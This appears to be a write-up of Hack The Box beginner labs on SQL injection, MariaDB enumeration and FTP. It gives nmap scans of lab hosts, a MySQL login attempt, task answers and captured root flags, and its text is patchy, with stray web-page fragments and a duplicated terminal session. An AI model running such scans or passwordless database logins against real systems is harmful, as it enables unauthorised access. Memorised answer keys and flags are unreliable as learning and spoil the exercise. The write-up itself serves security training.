

## APPOINTMENT

### Introduction

The "Appointment" lab is a focused exercise on web application security, specifically targeting SQL vulnerabilities. The lab offers a practical approach to understanding the mechanics of SQL injection and other common web security issues.

### Tasks and Findings

#### Task 1: SQL Basics

- **Question:** What does SQL stand for?
- **Answer:** Structured Query Language
- **Insight:** Understanding SQL is fundamental in manipulating and querying databases.

The screenshot shows a Firefox browser window with the URL [https://www.w3schools.com/sql/sql\\_intro.asp](https://www.w3schools.com/sql/sql_intro.asp). The page content includes:

- SQL Tutorial** sidebar with links like SQL HOME, SQL intro, SQL Syntax, SQL Select, etc.
- What is SQL?** section with a bulleted list: SQL stands for Structured Query Language, SQL lets you access and manipulate databases, SQL became a standard of the American National Standards Institute (ANSI) in 1986, and of the International Organization for Standardization (ISO) in 1987.
- What Can SQL do?** section with a bulleted list: SQL can execute queries against a database, SQL can retrieve data from a database, SQL can insert records in a database.

## Task 2: Common SQL Vulnerability

- Question:** Most common type of SQL vulnerability?
- Answer:** SQL injection
- Insight:** SQL injection remains a significant threat to web applications, allowing attackers to manipulate queries.

The screenshot shows a Firefox browser window with the URL [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection). The page content includes:

- SQL Injection** section with a contributor note: Contributor(s): kingthorin.
- Overview** section describing how a SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. It details how successful attacks can read sensitive data, modify database data, execute administration operations, shutdown the DBMS, recover file content, and issue commands to the operating system.
- Threat Modeling** section.
- A sidebar on the right contains information about the OWASP Foundation, including its mission to improve software security through open source initiatives and community education, and links to important community resources.

## Task 3: OWASP Classification

- Question:** OWASP classification for SQL injection?
- Answer:** A03:2021-Injection

- **Insight:** Ranked high in OWASP Top 10, indicating its prevalence and impact.

The screenshot shows the OWASP Top 10:2021 website in a Firefox browser. The main content area discusses the changes in the 2021 edition. A specific section about 'Using Components with Known Vulnerabilities' is highlighted with a green box and a callout, indicating it has moved to a new category in the 2021 edition.

## Task 4: Web Server Analysis

- **Question:** Service and version on port 80?
- **Answer:** Apache httpd 2.4.38 ((Debian))
- **Insight:** Identifying server versions is crucial for understanding potential vulnerabilities.

```

kali@kali: ~/Downloads ~ | kali@kali: ~
$ nmap -p 80 10.129.140.229
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 07:43 EAT
Nmap scan report for 10.129.140.229
Host is up (0.69s latency).

PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 1.26 seconds

```

The terminal window shows the results of an Nmap scan on port 80 of the target IP 10.129.140.229. The output indicates that the service is Apache httpd 2.4.38 ((Debian)).

## Task 5: HTTPS Protocol

- **Question:** Standard port for HTTPS?
- **Answer:** 443
- **Insight:** Secure communication via HTTPS is vital for web security.

In contrast, the unsecured HTTP protocol uses TCP port 80. Overall these HTTPS ports, differentiated by unique numbers, heighten security by employing SSL or TLS encryption for website interactions.

**What is the difference between port 443 and port 8443?**

HTTPS port 443 and port 8443 differ mainly in their usage: 443 is a standard web browsing port designed for secure data transmission between web browsers and servers, while 8443 is used less frequently by Apache Tomcat for SSL text service to prevent conflicts. Even though both are HTTPS ports, Tomcat specifically defaults to 8443. Tomcat is rarely seen being used on public websites.

**What are the most common TCP ports?**

Sucuri Cookie Policy  
See our policy>>  
Our website uses cookies, which help us to improve our site and enables us to deliver the best possible service and customer experience.

ACCEPT DECLINE MANAGE HOW CAN WE HELP?

## Task 6: Web Application Terminology

- **Question:** What is a folder in web-app terminology?
- **Answer:** Directory
- **Insight:** Directories structure the content and paths in web applications.

**Directory**

A system used by computers to organize files on the basis of specific information.

Directories can be organized hierarchically so that files appear in a number of different ways, such as the order in which they were created or updated, alphabetically by name or file type, or by any other classification available to the files within a given directory.

Directories are most often represented on a computer as a folder. For instance, if you are using a Windows computer, your personal files are probably saved to your My Documents folder. My Documents is a directory containing your personal files. Your computer can have a seemingly infinite number of directories and subdirectories containing everything from your saved documents to executable program files to your system preference information.

Also See: [File](#), [Hard Drive](#)

Frequently Asked Questions

E-MAIL | INTERNET


**E-Mail Etiquette: 12 Basic Rules For Politely Using E-Mail**

MARKETING | SOCIAL NETWORKING

**Live Chat Software: Should You Invest In It? (It's Easier Than You Think)**


## Task 7: HTTP Response Codes

- **Question:** 'Not Found' error code?
- **Answer:** 404
- **Insight:** HTTP status codes provide insights into web server responses.



## Task 8: Brute Forcing Directories

- **Question:** Gobuster switch for directories?
- **Answer:** dir
- **Insight:** Tools like Gobuster are essential for uncovering hidden paths in web apps.



## Task 9: MySQL Comments

- **Question:** Character for commenting in MySQL?
- **Answer:** #
- **Insight:** Understanding SQL syntax, including comments, is key in identifying injection points.

The screenshot shows a web browser window with multiple tabs open. The active tab is 'dev.mysql.com/doc/refman/8.3/en/comments.html'. The page content is from the MySQL 8.3 Reference Manual, specifically the 'Comments' section under 'Language Structure'. The page title is 'MySQL 8.3 Reference Manual / Language Structure / Comments'. The main content discusses three comment styles: '#', '--', and '/\*\*'. A code example at the bottom shows how these comments can be used in MySQL queries.

MySQL 8.3 Reference Manual / Language Structure / Comments

## 11.7 Comments

MySQL Server supports three comment styles:

- From a `#` character to the end of the line.
- From a `--` sequence to the end of the line. In MySQL, the `--` (double-dash) comment style requires the second dash to be followed by at least one whitespace or control character (such as a space, tab, newline, and so on). This syntax differs slightly from standard SQL comment syntax, as discussed in Section 1.6.2.4, "`--` as the Start of a Comment".
- From a `/*` sequence to the following `*/` sequence, as in the C programming language. This syntax enables a comment to extend over multiple lines because the beginning and closing sequences need not be on the same line.


The following example demonstrates all three comment styles:

```
mysql> SELECT 1+1;      # This comment continues to the end of line
mysql> SELECT 1+1;      -- This comment continues to the end of line
mysql> SELECT 1 /* this is an in-line comment */ + 1;
mysql> SELECT 1+
/*

```


## Task 10: SQL Injection Exploit

- **Question:** First word on the webpage after SQL injection?
- **Answer:** Congratulations
- **Insight:** Demonstrates how SQL injection can lead to unauthorized access.



## Submit Root Flag

- **Flag:** e3d0796d002a446c0e622226f42e9672
- **Insight:** Successful exploitation and completion of the lab objectives.



## Conclusion

The "Appointment" lab is an insightful journey into the world of web application security, highlighting the critical need for robust measures against SQL injection and the importance of secure web server configurations.

## **SEQUEL**


### **Introduction**

The "Sequel" lab in Hack The Box offers an in-depth exploration of MySQL databases, specifically MariaDB, a popular community-developed version of MySQL. This lab emphasizes database enumeration, login techniques, and data retrieval.

## Tasks and Findings

### Task 1: Identifying MySQL Port

- **Question:** Port serving MySQL?
- **Answer:** 3306
- **Details:** Port 3306 is the default for MySQL services, critical for database communication.



```
$ nmap -p 1-10000 -T4 --min-rate=1000 --max-retries=1 --open 10.129.30.190
Starting Nmap 7.94 ( https://nmap.org ) at 2024-01-26 19:08 EAT
Nmap scan report for 10.129.30.190
Host is up (0.21s latency).
Not shown: 6818 closed tcp ports (conn-refused), 3181 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE
3306/tcp  open  mysql
Nmap done: 1 IP address (1 host up) scanned in 15.90 seconds
```

### Task 2: MySQL Version

- **Question:** MySQL version running on the target?
- **Answer:** MariaDB
- **Details:** MariaDB is a community-developed fork of the MySQL relational database management system.

```
(kali㉿kali)-[~]
$ nmap -sV -sc -p 3306 10.129.30.190
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 19:20 EAT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 4.43 seconds

(kali㉿kali)-[~]
$ nmap -sV -sc -p 3306 10.129.30.190
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 19:22 EAT
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap scan report for 10.129.30.190
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
3306/tcp   open  mysql    mysql?
| mysql-info:
|_ Protocol: 10
| Version: 5.5.5-10.3.27-MariaDB-0+deb10u1
| Thread ID: 117
| Capabilities flags: 63486
|_ Some Capabilities: ConnectWithDatabase, SupportsTransactions, Speaks41ProtocolNew, SupportsCompression, IgnoreSpaceBeforeParenthesis, Support41Auth, Speaks41ProtocolOld, DontAllowDatabaseTableColumn, ODBCClient, IgnoreSigpipes, LongColumnFlag, FoundRows, InteractiveClient, SupportsLoadDataLocal, SupportsAuthPlugins, SupportsMultipleResults, SupportsMultipleStatements
| Status: Autocommit
| Salt: *nmXQKIGNI\tpRnQxB
|_ Auth Plugin Name: mysql_native_password

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 130.68 seconds
```

When using the MySQL command line client, what switch do we need to use in order to specify a login username?

## Task 3: MySQL Login

- Question:** Switch for login username in MySQL client?
- Answer:** -u
- Details:** The **-u** switch is used to specify the username when logging into MySQL.


```
(kali㉿kali)-[~]
$ mysql -u admin -p -h 10.129.132.85
Enter password:
ERROR 1045 (28000): Access denied for user 'admin'@'10.10.14.93' (using password: NO)

(kali㉿kali)-[~]
$ mysql -u admin -p -h 10.129.132.85
```

following options.  
It may take a minute for HTB to recognize your connection.  
If you don't see an update after 2-3 minutes, refresh the page.


TARGET MACHINE IP ADDRESS  
**10.129.132.85**

Read the walkthrough provided, to get a detailed guide on how to pen this machine.



## Task 4: Username for MariaDB Login

- Question:** Username for MariaDB login without a password?
- Answer:** root
- Details:** The 'root' username allows access without a password, indicating a potential security risk.



## Task 5: SQL Query Symbol

- Question:** Symbol to display everything in a table?
- Answer:** \*

- **Details:** The asterisk (\*) is used in SQL to select all records from a table.

The asterisk symbol (\*)

The following query uses the wildcard asterisk symbol (\*) as shorthand in the projection list to represent the names of all the columns in the table. You can use the asterisk symbol (\*) when you want all the columns in their defined order. An implicit select list uses the asterisk symbol.

IBM  
https://www.ibm.com > docs > informix-servers > topic=s... ::

The asterisk symbol (\*) - IBM

## Task 6: SQL Query Termination

- **Question:** Symbol to end an SQL query?
- **Answer:** ;
- **Details:** Each SQL query is terminated with a semicolon (;).

**Symbols Used in InterSystems SQL**

| Symbol | Name and Usage   |
|--------|--|
| ;      | Semicolon (59): SQL end of statement delimiter in <a href="#">procedures</a> , <a href="#">methods</a> , <a href="#">queries</a> , and <a href="#">trigger code</a> . Accepted as an optional end of statement delimiter by <a href="#">ImportDDL()</a> or wherever specifying SQL code using a <a href="#">TSQL dialect</a> . Otherwise, InterSystems SQL does not use or allow a semicolon at the end of an SQL statement. |
| <      | <i>Less than</i> (60): Less than <a href="#">comparison condition</a> .  |
| <=     | <i>Less than or equal to</i> : Less than or equal to <a href="#">comparison condition</a> .  |
| ><     | <i>Less than/Greater than</i> : Is not equal to <a href="#">comparison condition</a> .   |
| =      | <i>Equal sign</i> (61): Equal to <a href="#">comparison condition</a> .<br>In WHERE clause, an Inner Join.   |
| >      | <i>Greater than</i> (62): Greater than <a href="#">comparison condition</a> .  |

## Task 7: Unique Database Name

- **Question:** Name of the unique database in this MySQL instance?
- **Answer:** htb
- **Details:** The 'htb' database is unique to this host, distinguishing it from standard MySQL installations.

```
kali@kali:~/Downloads x kali@kali:~ x
MariaDB [(none)]> help contents
You asked for help about help category: "Contents"
For more information, type 'help <item>', where <item> is one of the following Google Hacking DB OffSec Hack The Box Dashboards Help Contents
categories:
Account Management
Administration
Compound Statements
Data Definition
Data Manipulation
Data Types
Functions
Functions and Modifiers for Use with GROUP BY
Geographic Features
Help Metadata
Language Structure
Plugins
Procedures
Table Maintenance
Transactions
User-Defined Functions
Utility

MariaDB [(none)]> show databases
    → ;
+-----+
| Database |
+-----+
| htbd   |
| information_schema |
| mysql  |
| performance_schema |
+-----+
4 rows in set (0.894 sec)

MariaDB [(none)]>
```

## Submit Root Flag

- **Flag:** 7b4bec00d1a39e3dd4e021ec3d915da8
- **Details:** Successfully retrieved the root flag, indicating successful data retrieval and control over the MySQL instance.

```
kali@kali:~/Downloads x kali@kali:~ x
MariaDB [(none)]> help contents
You asked for help about help category: "Contents"
For more information, type 'help <item>', where <item> is one of the following Google Hacking DB OffSec Hack The Box Dashboards Help Contents
categories:
Account Management
Administration
Compound Statements
Data Definition
Data Manipulation
Data Types
Functions
Functions and Modifiers for Use with GROUP BY
Geographic Features
Help Metadata
Language Structure
Plugins
Procedures
Table Maintenance
Transactions
User-Defined Functions
Utility

MariaDB [(none)]> show databases
    → ;
+-----+
| Database |
+-----+
| htbd   |
| information_schema |
| mysql  |
| performance_schema |
+-----+
4 rows in set (0.894 sec)

MariaDB [(none)]>
```

## Conclusion

The "Sequel" lab provided valuable insights into MySQL/MariaDB database management, emphasizing the importance of secure configurations and thorough enumeration techniques. Understanding and interacting with databases is crucial in modern cybersecurity practices.

# CROCODILE

## Introduction

The "Crocodile" lab focuses on network and web application security, particularly involving FTP (File Transfer Protocol) and HTTP services. Key areas include exploiting misconfigurations in these services and understanding their operation and vulnerabilities.

## Tasks and Findings

### Task 1: Nmap Script Scanning

- Question:** Nmap scanning switch for default scripts?
- Answer:** -sC
- Details:** This switch is essential for automated script scanning, providing deeper insights into detected services.

```
kali (Snapshot 2) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
kali@kali: ~/Downloads x kali@kali: ~ x
SCAN TECHNIQUES:
